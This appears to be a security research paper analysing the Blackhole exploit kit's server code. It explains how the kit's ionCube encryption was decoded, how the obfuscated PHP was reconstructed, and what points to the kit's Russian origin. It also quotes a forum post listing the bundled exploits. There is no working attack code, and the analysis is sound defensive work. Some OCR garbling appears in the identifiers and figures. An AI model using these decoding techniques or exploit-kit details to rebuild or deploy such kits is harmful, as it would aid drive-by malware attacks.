
In the specific server set-up (defined in config.php and used in the main downloader generator file, index.php, when dynamically creating the downloader script), the path to this component was set to 195.80.151.59\pub\new.avi.

Storing these JAR files in the /pub directory was common in early 2011 Blackhole attacks. This file was not found in the leaked source for the obvious reason that it was not present in the kit's home directory.

Despite the .avi extension, the components used this way were in fact JAR files. The actual usage varied during the observed period, with two main tendencies: they were either referenced from the main download HTML page in an <applet> tag, with full URL (the more common approach in the analysed sample set), or from within the encrypted main script, dynamically creating the applet with createElement and assigning the relative or absolute path within the server home to the archive attribute. Server code analysis revealed that in this particular case the URL to the Java component was used from within the encrypted main code – fortunately this time the full URL version was configured.

What was found in all analysed cases was the fact that the JAR was referenced from the same server as the one that hosted the exploit kit, never pointing to an external server. This leads us to the conclusion that the cracked server was in fact 195.80.151.59.

This IP was known to host various malware back in February 2011 (though not Blackhole, but the Phoenix backend was reported), then under domain name tuqidig5.co.cc (and a few others, like dubezov3.co.cc, gube2qome8.cz.cc, cepepeler28.co.cc and dofubuhud57.co.cc were listed with the same IP), registered to a company located in Belize. Nowadays it belongs to a Polish ISP and is unrelated to malware.



ИЗМЕНЕНИЕ ИМЕНИ СКРИПТА

Имя главного скрипта: admin [Изменить]

Имя скрипта публичной статистики: stats [Изменить]

Имя скрипта входящего траффика: index [Изменить]

Имя параметра потока: threadID [Изменить]

ИЗМЕНИТЬ ПАРОЛЬ

Старый пароль

Новый пароль

Подтвердите пароль

[Изменить пароль]

ИЗМЕНИТЬ ИНТЕРВАЛ ОБНОВЛЕНИЯ

never 5 sec 10 sec 20 sec 30 sec 1 min 2 min 5 min 10 min

[Изменить: 5 сек.]

ИНТЕРФЕЙС

Язык: Русский [Изменить]

Шаблон: default [Изменить]

ЛИМИТЫ

Лимит браузеров: 10

Лимит ОС: 10

Лимит стран: 15

Лимит рефереров: 10

☑ Вести учет рефереров

[Сохранить]

VIRTEST

Логин: userlogin

Пароль: ••••••••••

[Сохранить]

УДАЛЕНИЕ СТАТИСТИКИ

[Удалить все]

Вы не сможете восстановить данные после удаления, будьте внимательны

Поток: default [Удалить]

Blackhole v.1.0.0

Figure 3: Server config including crucial script names.

ABOUT IONCUBE


Most of the server backend code is encrypted with the commercial *ionCube* encoder [1], which is one of the most popular PHP encryptors. It has a rich set of features, including:

- Encoding of PHP scripts with compiled byte codes for accelerated runtime performance and maximum security.
- Obfuscation of byte codes after compilation for extra security.
- Selectable ASCII or binary encoded file format.
- Prevention of file tampering through use of digital signatures.
- Prevention of unauthorized files including encoded files.
- Generation of files to expire on a given date or after a time period.
- Restricting of files to run on any combination of IP addresses and/or server names.
- Restricting of files to run on specific MAC addresses.
- Customized messages when files expire or don't have permission to run.
- Fast encoding.

The obfuscation of byte codes includes a few methods to protect against reverse engineering. These are illustrated in Figure 4:

- Obfuscation of local variables
- Obfuscation of function names
- Obfuscation of line numbers.

Of those the obfuscation of function names has the most devastating effect on the readability of decrypted code, as we will see later in the paper.



☑ Obfuscate local variables
☑ Obfuscate functions
☑ Obfuscate line numbers
Obfuscation key: test

Figure 4: Obfuscation settings.

The cryptor uses the technique of compiling to byte code prior to encoding, consequently source code is eliminated and runtime overheads are reduced. A PHP extension called the *ionCube Loader*, provided for all supported platforms, handles the preprocessing and execution of encoded files at run time.

The popularity of the cryptor is demonstrated by its prevalence among the exploit kits. Going through a moderate collection of 55 different exploit kits it was somewhat surprising that only nine of them were protected with any kind of PHP encryption, and six of them used the ominous *ionCube*.

Exploit kit	Cryptor used
Adrenalin	Zend
Blackhole	ionCube
Bleeding life	ionCube
Crimepack	ionCube
Intoxicated	ionCube
Liberty	Php Express
Pay0c	ionCube+custom
Tornado	Zend
Yes	ionCube

Table 2: PHP cryptor usage on exploit kit server sides.

However, those using *ionCube* have not benefited from the highest security services provided by the cryptor. Table 3 summarizes the usage of restricted domains and function name obfuscation among these exploit kits. (The lack of data for Pay0c is the consequence of using a new version of *ionCube*, not supported by the available analysis tools.)

Exploit kit	Restricted domain count	Function name obfuscation
Intoxicated	3	No
Blackhole	28	Yes
Bleeding-life-pack	2	No
Crimepack	1	No
Pay0c	N/A	N/A
Yes	-	Yes

Table 3: ionCube feature utilization.

Only Blackhole and Yes featured function name obfuscation, which is a very effective way to protect against reverse engineering. And Yes does not benefit from domain restriction, which is a good defence against illegal use (as controversial as it sounds, referring to a tool used in computer crimes) on unauthorized servers. Running it on an inappropriate server will result in error messages such as:

```
The encoded file C:\Program Files\EasyPHP\www\
blackhole\index.php is not permissioned for 127.0.0.1
in Unknown on line 0)
```

Table 3 also underlines my introductory claim that Blackhole is the most widely deployed attack kit. While the examined versions of the other kits were deployed on between one and three servers, Blackhole was licensed for use on 28! Quite a success story.

IONCUBE IN ACTION

The *ionCube* encoder strips the comments from the code then converts the remaining code to byte code, encrypts it based on the selected protection settings, and prepends a short and static loader code. This checks the availability of the *ionCube* loader, and if it is found, hands the script to the loader.

The loader then checks the validity of the licence and whether it is running on the server it is licensed to. If all checks pass, it decrypts and loads the byte code into the PHP interpreter.

The original code:

```
<?php
### This file is part of the dictionaries-common
package.
```

```
### It has been automatically generated.
### DO NOT EDIT!
$SQSPELL_APP = array (
  'American English (aspell)' => 'aspell -a -d en_US
',
  'British English (aspell)' => 'aspell -a -d en_GB
',
  'Canadian English (aspell)' => 'aspell -a -d en_CA
',
  'English (aspell)' => 'aspell -a -d en   '
);
```

is thus transformed into a far less comprehensible form:

```
<?php //0035e
if(!extension_loaded('ionCube Loader')){$__
oc=strtolower(substr(php_uname(),0,3));$__ln='/
ioncube/ioncube_loader_'.$__oc.'_'.substr(phpve
rsion(),0,3).(($__oc=='win')?'.dll':'.so');$__
oid=$__id=realpath(ini_get('extension_dir'));$_
_here=dirname(__FILE__);if(strlen($__id)>1&&$__
id[1]==':'){$__id=str_replace('\\','/',substr($_
_id,2));$__here=str_replace('\\','/',substr($__
here,2));}$__rd=str_repeat('/..',substr_count($__
id,'/')).$__here.'/';$__i=strlen($__rd);while($__i-
-){if($__rd[$__i]=='/'){$__lp=substr($__rd,0,$__
i).$__ln;if(file_exists($__oid.$__lp)){$__ln=$__
lp;break;}}}@dl($__ln);}else{die('The file '.__FILE_
_." is corrupted.\n");}if(function_exists('_il_
exec')){return _il_exec();}echo('Site error: the file
<b>'.__FILE__.'</b> requires the ionCube PHP Loader
'.basename($__ln).' to be installed by the site
administrator.');exit(199);
?>
4+oV584oGn8W1xWbEOlMCSe7+5xpGsdDr0UqMyicg6oxyLZb16Blu
FQpCr+D7yMqMhqOmkX4yABG
UKwVZfc7Fa33Xop85AWlurw0+VnDpnXgCG9sXDOnOC9ZY839Z9t1r
Q5tDwpUkxvO388zFwJnhL8t
HFJiu3BxAvnoJ7SbPDuE/J0jq1PvzQJubQ00n2i0qucXQ
Wp4DqGIIdbqP1GoaFrwVjVK80KM9uCO
4VYWKfNPrKgeOzYLfqROaektFtx8m/
TYNAwAyABKV374GJ7NzOTcbJengE6+2vmu83PjyIDH/7Y1
fAtoE+RRFefDKlnBdZzPrvtowt/281w8ZQQaFaBK/P9IqxFIg/
IXH8kXIuXtPAMNPNNVhKMoiLhO
Zi3scRC8k2Ez3KQZUb5LSOjjM+hQNyrRVhjOaOstjGTYbV6DvNoQk
kMZDusxcYe/I3fXTw58+nCb
w+7W5H32VXXm3juUR1SovZOqejy7Vs/DqhdL1r/
+SIOSGHlw7BKZUc+Y8g9NtInkpUWBaf5r3CZF
Sq0XitNW/EZopkHyT6SNoFSXnLmEtvEINqJBrkR5zNeDutXgcZ4
sp3rPZ8kTiDEQ9mgjiDleJcXp
Dfw/c6/vNnjwAcSLzzYQUwLrvC55FREiVksS
```

DECODING IONCUBE

Despite all the transformations and obfuscation that it performs, decoding *ionCube* is not entirely hopeless. But then again, it is not entirely easy to solve either.

There are a few tools available that are reasonably successful in reconstructing the original source. At least that is true for the simple cases.

One of the most usable ones is *ionCube Decoder*, written in Visual Basic. It decodes the above example script into the following form:

```
<?php
$SQSPELL_APP=array("aspell -a -d en_US   ", "aspell
-a -d en_GB   ", "aspell -a -d en_CA   ", "aspell -a
-d en   ");
Return (1);
?>
```

Decoded with ionCube decoder.

According to my tests, the most promising output is created by another tool, called *Dezender*, which outputs a more correct source:

```
<?php
/*********************/
/*                   */
/*  Dezend for PHP5  */
/*        NWS        */
/*      Nulled.WS    */
/*                   */
/*********************/
$SQSPELL_APP = array( "American English (aspell)" =>
"aspell -a -d en_US   ", "British English (aspell)"
=> "aspell -a -d en_GB   ", "Canadian English
(aspell)" => "aspell -a -d en_CA   ", "English
(aspell)" => "aspell -a -d en   " );
?>
```

Decoded with Dezender.

The difference may not be that obvious from this very simple code sample, but when dealing with the real server code, the shortcomings of *ionCube Decoder* turned out to be numerous:

- It failed to decompile if the input file had other than Unix-style line breaks (0x0a).
- It crashed consistently on a couple of files.
- On some occasions the code was truncated.
- The resulting decompiled code was a lot more challenging to read in the case of *ionCube Decoder* than in the case of *Dezender*.

As an example, the following is the form of the code generated by *Dezender*:

```
_obfuscate_DVwqWwoiNxQrDDcnLgE0MgkuDREiWxEÿ(
"display_errors", 1 );
_obfuscate_DTAWFiwpFRcvMSo8LSEJDQc7JS44DwEÿ( E_ALL );
$configFileName = "config.php";
_obfuscate_DS0eLQw1WwE0Ly4nPiopNzgiCyENEiIÿ( );
```

It was a lot easier to analyse and post-process than the (in this case admittedly equivalent) form provided by *ionCube Decoder*:

```
[Obfuscated]0D 5C 2A 5B 0A 22 37 14 2B 0C 37 27 2E 01
34 32 09 2E 0D 11 22 5B 11 ("display_errors",1);

[Obfuscated]0D 30 16 16 2C 29 15 17 2F 31 2A 3C 2D 21
09 0D 07 3B 25 2E 38 0F 01 (1);

$configFileName="config.php";

[Obfuscated]0D 2D 1E 2D 0C 35 5B 01 34 2F 2E 27 3E 2A
29 37 38 22 0B 21 0D 12 22 ();
```

Having said all that, *ionCube Decoder* has one definite advantage over *Dezender*: it identifies and interprets the settings data stored in the header of the decrypted block, thus providing useful meta-information about the exploit packs, revealing some of the settings used during the creation of the package. As an example, in the case of the particular Blackhole installation, the following set of data was revealed:

```
Minimum Loader Version: 00.00.00 (for ex. ioncube_
loader_win_4.3.dll requires >0301010)

VerData 0x00000003

ObfuFlags 00000003 00000000

   0x0001  Obfuscate Vars

   0x0002  Obfuscate Funcs

ObfuFuncHashSeed: FF 29 24 50 76 F6 A4 13 77 0D 5E 38
79 9F 8F C2

Bytecode_XorKey: 01806081

IncludeXorKey[should be 0xE9FC23B1]: E9FC23B1

DisableCheckingOfLicenseRestrictions: 0

CustomErrCallbackHandler: ' _event_handler'

Enable_auto_prepend_Append_file: 0

Customised error messages entries: 0x00

Include file protection entries: 0x00

Server restrictions entries: 0x1C

 #1 Domains: ajaxstat.net   |

...

 #28 IPs: 195.80.151.59_NetMask(255.255.255.255),   |

Adler32_CRC for '<?php //... ?>' and calculated
MATCH. CRC: EB60391D

IC_HeaderEx start: 01E7

IC_HeaderEx end: 020F   IC_Header HeaderSize: 021F
```

Among many others, the highlighted lines provide information about the selected obfuscation methods (variables and functions) and the list of the server restrictions.

As it seems, it is a widely implemented pack – this particular compilation was supposed to serve 28 different sites, most of them specified by IP addresses in very distinct IP ranges. Reassuringly, the IP address 195.80.151.59 – from which we claimed earlier that the kit was stolen – is present on the list.

The listing contains the obfuscation hash seed for the function name, but as of writing this article, the exact algorithm for gaining it from the password was not identified. It is likely to be some form of a salted MD5 generated from the selected obfuscation password.


All in all, none of the available tools can produce a runnable source from the original, but they provide enough information to start the analysis.

RECONSTRUCTING THE CODE

The code snippets from the previous section already illustrate that there is a huge problem when *ionCube*'s encrypting of functions option is selected. The PHP library names are replaced with a one-way hash generated from the function name perturbed by the obfuscation key [4].

Since the obfuscated names depend on the selected password these are usually different between *ionCube* installations, therefore no useful cross-reference table is available.

This is about the point that all available sources found on the Internet reached: they have the decompiled code with unrecognizable function names. The most complete (but still only a small step away) result was found on the site v0nsch3lling.tistory.com. Here, a handful of function names were guessed, though some of them incorrectly (see the moderately readable Figure 5).



```
  //v0nSch3lling
  //compareIP function may be generated by ionCube PHP Encoder
  //if $good == true, allow access
  //else $good == false, do not access
public static function compareIP( $ip, $mask )
{
        //v0nSch3lling
        //_obfuscate_DRk9FT0fAywxOQ5bQDQBBxABWwUkQAE == split
  $arr = _obfuscate_DRk9FT0fAywxOQ5bQDQBBxABWwUkQAE·( ".", $ip );
  $arr2 = _obfuscate_DRk9FT0fAywxOQ5bQDQBBxABWwUkQAE·( ".", $mask );
  $good = true;
  $i = 0;
        //v0nSch3lling
        //_obfuscate_DRAxBQwdBxskCygsEhQtlzAOJBUtNAE == count
  while ( $i < _obfuscate_DRAxBQwdBxskCygsEhQtlzAOJBUtNAE·( $arr ) )
```

Figure 5: 'Documented, decoded' source.

This 'documented' source was later picked up and quoted in a few available Blackhole analyses [5].

The obfuscated function names efficiently prevented further analysis. But we don't necessarily have to stop here. If enough effort is invested, a lot more results can be achieved.

As usual, the path to success was not an easy one. There would have been an easy way if I could have guessed the password used for obfuscation. I had my turn with five to 50 attempts to guess it, but it was not as trivial a password choice as for the admin panel. Having failed to find the right one, I had to proceed the hard way.

With systematic effort, most of the code could be cleared from the cryptic function names. At this point I have to confess that despite my best efforts I could not reach a runnable or even a syntactically correct source code. But that was never my goal; I just wanted to clean it up to a level that made it possible to understand the server operation. And that level was reached.

Cookbook examples

It is understandable that malware authors do not have time to write each module from scratch, thus they use the generally available example codes. For instance, it is easy to recognize that this code snippet is a standard *MySQL* query sequence:

```
if ( @!_obfuscate_DQgSFjcQI1w8Wxo7GjUTMhwUJhc1B
iIÿ( @( “MysqlHost” ), @( “MysqlUsername” ), @(
“MysqlPassword” ) ) )

{

    throw new exception( _obfuscate_DRgQDxsMHjgbHQcL
KBgoNiQXCgYnGREÿ( ) );

}

    if ( @!_obfuscate_DQsfFxgOEDw_
MhIiDiRbORcpFiQqWwEÿ( @( “MysqlDatabase” ) ) )

{

    throw new exception( “unable to select database”
);

}

_obfuscate_DQIuEgQHBzM_MTQkFD4YCjILNzcvCCIÿ( “UPDATE
Logs SET ExploitID=”._obfuscate_DRkHJz41OylAAiEOLBQ
JXAMvJgUnIhEÿ( $_GET[‘e’] ).”, FileID=”._obfuscate_
DRkHJz41OylAAiEOLBQJXAMvJgUnIhEÿ( $_GET[‘f’] ).”,
IPStatus=1 WHERE (IP = inet_aton(‘”.$_SERVER[‘REMOTE_
ADDR’].”’)) and (Redirect=0) and (IPStatus=0) order
by DateTime desc limit 1” );

if ( _obfuscate_DQUzJRIPGzAQDgM3EwM5CzEUJgMWKSIÿ( )
== 0 )

{

    exit( );

}
```

From the messages it is straightforward to identify the key functions, and rewrite the code in this more readable form:

```
if ( @!mysql_connect( @( “MysqlHost” ), @(
“MysqlUsername” ), @( “MysqlPassword” ) ) )

{

       throw new exception( mysql_connect_error( ) );

}

if ( @!mysql_select_db( @( “MysqlDatabase” ) ) )

{

       throw new exception( “unable to select
database” );

}

mysql_query( “UPDATE Logs SET ExploitID=”.mysql_
real_escape_string( $_GET[‘e’] ).”, FileID=”.mysql_
real_escape_string( $_GET[‘f’] ).”, IPStatus=1 WHERE
(IP = inet_aton(‘”.$_SERVER[‘REMOTE_ADDR’].”’)) and
(Redirect=0) and (IPStatus=0) order by DateTime desc
limit 1” );

if ( mysql_error( ) == 0 )

{

       exit( );

}
```

I could never be sure about mysql_real_escape_string(). It is clear that at that point of the code one of the input sanitizer functions should be present. It could alternatively be stripslashes(), but as it was used in contexts where I felt it was less likely to make sense, I picked the other one.

PHP experts will notice at this point that the code makes no sense this way, the fragment @(“MysqlHost”) would not compile – clearly something is missing. Good observation, but more on this later…

Orientating constants

Some of the function calls use such characteristic parameters that their value reveals the function itself.

As an example, from this code:

```
_obfuscate_DTg5Dh0xBTxbFg4MARciKw88CwI4FDIÿ(
“LastLanguage”, $AuthLanguage, _obfuscate_DSElGBkPOTM
kCgoSJD0WDTIyKB0LFiIÿ( ) + 3600 * 24 * 30, “/” );
```

it was clear that it has something to do with some variables, a time duration and a path. The logical conclusion is that it is involved in setting a cookie, as this requires these two parameters that are normally not present in function parameter lists together.

```
setcookie( “LastLanguage”, $AuthLanguage, time( ) +
3600 * 24 * 30, “/” );
```

Code functionality analysis

Encountering a piece of code like this:


```
$good = true;
$i = 0;
```

```
while ( $i < _obfuscate_DRAxBQwdBxskCygsEhQtIzAOJBUtN
AEÿ( $arr ) )
{
      if ( $arr2[$i] != "*" && $arr2[$i] != $arr[$i] )
      {
            $good = false;
            break;
      }
```

one could easily guess that it is some sort of array comparison. And the obfuscated function in this case should have to do something with the upper boundary of the comparison, which in the case of arrays logically can be nothing else but count().

Compare the code with the output

There are analyses available [6] that show screenshots of the admin panel. Unfortunately not from the 1.0.2 version, but it was possible to obtain screenshots of both a much newer version (1.2.4) and an earlier one (1.0.0 beta). The overall layout around the Files list did not change enough to make the basic elements unrecognizable.



FILES LIST

Payload1 (exe)


DATE: 22 July 2012
SIZE: 242.42 kB

LOADS: loads

Virus check 0/0
Last check: never

CRC32: 42424242
MD5: e48e13207341b6bffb7fb1622282247b

Figure 6: Layout of version 1.2.4.



СПИСОК ФАЙЛОВ

1282306

ДАТА: 20 August 2010
РАЗМЕР: 93.00 kB

ЗАГРУЗКИ: 1 418 из ∞

Проверка на вирусы 1/26
Последняя проверка: 20-08-2010 16:13:52

CRC32: ab976a4d
MD5: 692234d16f9132da1577b2849035867f

Figure 7: Layout of version 1.0.0

This observation helped to determine that in this code snippet:

```
echo ( "Size" );
echo ":</div> ";
echo _obfuscate_DQkmBwc9GR0BMSMUPCQRJTgaHzcGCxEÿ
( _obfuscate_DREhMjIUKiQPLx0kHA0pAw4qDjs DzIÿ( (
"FilesDir" )."/".( $file['ID'], $file['Title'] ) ) );
```

_obfuscate_DREhMjIUKiQPLx0kHA0pAw4qDjs DzIÿ should be the built-in function filesize().

Ask the pro

As a last resort, when my very limited knowledge of PHP was exhausted, I had to seek external help, and turned to an experienced PHP programmer (who happened to be a former colleague of mine, not unknown to regular readers of *Virus Bulletin* [7]). He pointed out obvious (to him) mistakes, and made new observations about the missing pieces.

He discovered one of the reasons why the *Dezender* output is not runnable (apart from the obvious fact that the function names are encrypted). Due to the internals of decryption, the methods for setting and getting the parameters in the config file are completely missing. Thus the previously mentioned database connection code had the form:

```
if ( @!mysql_connect( @( "MysqlHost" ), @(
"MysqlUsername" ), @( "MysqlPassword" ) )
```

whereas it should be:

```
if ( @!mysql_connect( @Config::get( "MysqlHost" ),
@ Config::get ( "MysqlUsername" ), @ Config::get (
"MysqlPassword" ) )
```

In these cases the decoder either left the method blank, or even worse, incorrectly inserted the upcoming decoded function call(s) found in the same source line.

This created indecipherable monsters in the code:

```
$res = ->_obfuscate_DRkHJz41OylAAiEOLBQJXAMvJgUnIhEÿ-
>_obfuscate_DRkHJz41OylAAiEOLBQJXAMvJgUnIhEÿ( "select
Sort from FilesInRules where (FileID = "._obfuscate_
DRkHJz41OylAAiEOLBQJXAMvJgUnIhEÿ( $fileID )." ) and
(RuleID = "._obfuscate_DRkHJz41OylAAiEOLBQJXAMvJgUnIh
Eÿ( $ruleID ).")" );
```

whereas it was supposed to be the more friendly:

```
$res = db::query( "select Sort from FilesInRules
where (FileID = ".mysql_real_escape_string( $fileID
)." ) and (RuleID = ".mysql_real_escape_string(
$ruleID ).")" );
```

Looking deeper into this phenomenon revealed that this type of function name omission persists for all public class functions calls when they are called from a file other than the one that defined it.

Origins

When it comes to the question of from where a particular malware specimen originated, researchers are in a very comfortable situation. We just flip a coin and if it's heads, then it's China; if it's tails, then it's Russia. If it lands on the edge, then we conclude government sponsored espionage. But there is a more scientific approach as well.

The first thing to investigate is the code itself. At this point we pretend that we have no information gathered from the Internet and underground forums, and rely only on what we have in our hands. What could have been the most revealing factor – the comments inside the source code – were unfortunately removed when the code was treated with *ionCube*. Fortunately, enough traces were left though.

The default time zone of the installation is hard-coded to Europe/Moscow. And it is set in adm.php, the admin interface, and not in config.php, where the settings are expected to modify on installation.

The user interface supports two languages, English and Russian, the default being set to Russian. The user interface could support several languages in lang.php. The only alternative language supported in the code with its own code branch is Russian. So the two main options are that it was written by an English speaker for the Russian market or by a Russian person for the international market. The admin interfaces experienced in the wild were set to Russian language each time I tried to access them.

The text and variable names in the English user interface are noticeably (even for a non-native English speaker) incorrect in places. On the other hand (and as far as a non-Russian speaking person can determine), the Russian interface texts are grammatically more correct.

There are two character encodings supported in the code with conversion functions: UTF-8, which is a standard, and Windows-1251, which is a Cyrillic encoding.

And as an additional hint, the date format in the code in all places is set to little-endian (D-M-Y). It applies to the majority of the planet, including Russia. The two notable exceptions are fortunately the other two usual suspects; USA uses middle-endian format (M-D-Y), while China uses big-endian format (Y-M-D).

All the evidence supports the assumption that the development of the Blackhole exploit kit took place in Russia.


I can't say that this was a great surprise, because the first version of this kit was announced on Russian underground forums, and the author claims to be Russian, but it is always good to support anecdotal evidence with facts that are not as trivial to fake as forum comments.

The author

The author of the Blackhole kit is reported to be a Russian individual known by the handle Pauncher. More precisely, when the first version of the kit appeared in 2010, there were three people associated with it. The English translation of the readme file of version 1.0 listed Legacy (sales), Pauncher (programmer) and Naron (founder).

As time passed, only Pauncher remained involved with the development and distribution of the kit.

The announcements of the new versions contain an email address and an ICQ number serving as contacts for the author. The very same contacts are listed for the http://crypt.am site, which provides service for inline crypting of scripts in the following construction:


Black Hole Exploits Kit [обновление от: 20.11.10], Система сетевого тестирования компьютера

Каскадный · [Стандартный] · Линейный

Подписка на тему | Сообщить другу | Версия для печати

[redacted]

30.07.2012, 23:15

Отправлено #181

вышла версия 1.2.5

из новинок:
+ добавлен XML эксплойт под ИЕ (работает на всех ОС)

всех прошу за обновкой

Царь,
список эксплойтов на данный момент
Java CVE-2012-1723 - версия явы 1.7.0.4 и младше
PDF LibTiff
PDF ALL (содержит 3 эксплойта под ридер младже 8й ветки)
Flash (пак состоящий из двух CVE, под старые версии флеша, но до сих пор дает пробива не много)
